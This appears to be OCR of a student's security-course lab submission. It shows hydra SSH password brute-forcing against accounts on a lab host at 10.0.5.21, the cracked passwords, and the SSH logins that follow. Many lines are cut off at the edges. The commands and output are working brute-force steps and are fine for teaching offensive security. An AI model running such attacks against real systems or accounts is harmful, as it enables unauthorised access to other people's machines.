
Username

frodo

Password

●●●●●●●●●●●

□ Show password



Administrative Area

Welcome!

Save login for http://10.0.5

Username


samwise

Password

●●●●●●●●●●

□ Show password


Deliverable 6. Submit screenshots of your tool of choice reporting successful ssh password guesses of at least 3 member's linux accounts.


frodo.baggins@bios:~
File Actions Edit View Help
champuser@kali: ~/SEC335/SEC-335/Week 5
File Actions Edit View Help
*Untitled 1 - Mousepad
File Edit Search View Document Help

```
┌──(champuser㉿kali)-[~]
└─$ ssh frodo.baggins@10.0.5.21
The authenticity of host '10.0.5.21 (10.0.5.21)' can't be establi
d.
RSA key fingerprint is SHA256:lfaGUd/efEs32tLuY22/IImtLGiBBWZHNfR
rr+LI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint
 yes
Warning: Permanently added '10.0.5.21' (RSA) to the list of known
sts.
frodo.baggins@10.0.5.21's password:
Activate the web console with: systemctl enable --now cockpit.soc

Last failed login: Wed Feb 15 21:16:50 EST 2023 from 10.0.17.26 o
sh:notty
There were 4541 failed login attempts since the last successful l
n.
Last login: Tue Feb 14 22:25:33 2023 from 10.0.17.36
[frodo.baggins@bios ~]$
```


```
hydra -l samwise.gamgee -P sam-mix.txt 10.0.5.21 s
hydra -l frodo.baggins -P frodo-mix.txt 10.0.5.21
hydra -l bilbo.baggins -P bilbo-mix.txt 10.0.5.21
hydra -l pelegrin.took -P pippin-mix.txt 10.0.5.21
```

```
──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
─$ hydra -l frodo.baggins -P frodo-mix.txt 10.0.5.21 ssh -f
lydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do
ise in military or secret service organizations, or for illegal pur
 (this is non-binding, these *** ignore laws and ethics anyway).

lydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023
.5 20:39:31
WARNING] Many SSH configurations limit the number of parallel task
 is recommended to reduce the tasks: use -t 4
WARNING] Restorefile (you have 10 seconds to abort... (use option
 skip waiting)) from a previous session found, to prevent overwrit
./hydra.restore
DATA] max 16 tasks per 1 server, overall 16 tasks, 4269 login trie
1/p:4269), ~267 tries per task
DATA] attacking ssh://10.0.5.21:22/
STATUS] 158.00 tries/min, 158 tries in 00:01h, 4112 to do in 00:27
 active
STATUS] 105.33 tries/min, 316 tries in 00:03h, 3954 to do in 00:38
 active
STATUS] 104.71 tries/min, 733 tries in 00:07h, 3537 to do in 00:34
 active
STATUS] 101.13 tries/min, 1517 tries in 00:15h, 2753 to do in 00:2
.5 active
[STATUS] 99.55 tries/min, 3086 tries in 00:31h, 1184 to do in 00:12
5 active
[STATUS] 99.19 tries/min, 3571 tries in 00:36h, 699 to do in 00:08h
 active
[22][ssh] host: 10.0.5.21   login: frodo.baggins   password: Stride
0
[STATUS] attack finished for 10.0.5.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023
15 21:17:16

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
```



```
┌──(champuser㉿kali)-[~]
└─$ ssh samwise.gamgee@10.0.5.21
samwise.gamgee@10.0.5.21's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Wed Feb 15 23:34:19 EST 2023 from 10.0.17.22 on ssh:nott
There were 167 failed login attempts since the last successful login.
Last login: Wed Feb 15 23:28:52 2023 from 10.0.17.30
[samwise.gamgee@bios ~]$ 
```

```
[STATUS] 54.19 tries/min, 3956 tries in 01:13h, 962 to do in 00:
18h, 6 active
[STATUS] 53.15 tries/min, 4146 tries in 01:18h, 772 to do in 00:
15h, 6 active
[STATUS] 52.23 tries/min, 4335 tries in 01:23h, 583 to do in 00:
12h, 6 active
[STATUS] 51.43 tries/min, 4526 tries in 01:28h, 392 to do in 00:
08h, 6 active
[STATUS] 50.62 tries/min, 4708 tries in 01:33h, 210 to do in 00:
05h, 6 active
[22][ssh] host: 10.0.5.21   login: samwise.gamgee   password: Ma
llorn79
[STATUS] attack finished for 10.0.5.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2
023-02-15 23:27:14
```



```
34h, 13 active
[STATUS] 85.86 tries/min, 601 tries in 00:07h, 2768 to do in 00:
33h, 13 active
[STATUS] 83.40 tries/min, 1251 tries in 00:15h, 2118 to do in 00
:26h, 13 active
[STATUS] 82.61 tries/min, 2561 tries in 00:31h, 808 to do in 00:
10h, 13 active
[22][ssh] host: 10.0.5.21   login: bilbo.baggins   password: Fro
do2013
[STATUS] attack finished for 10.0.5.21 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2
023-02-16 00:16:03

┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ 
```

```
┌──(champuser㉿kali)-[~/SEC335/SEC-335/Week 5]
└─$ ssh bilbo.baggins@10.0.5.21
bilbo.baggins@10.0.5.21's password:
Activate the web console with: systemctl enable --now cockpit.s
ocket

Last failed login: Thu Feb 16 00:15:35 EST 2023 from 10.0.17.26
 on ssh:notty
There were 3777 failed login attempts since the last successful
 login.
Last login: Wed Feb 15 23:20:10 2023 from 10.0.17.30
[bilbo.baggins@bios ~]$ 
```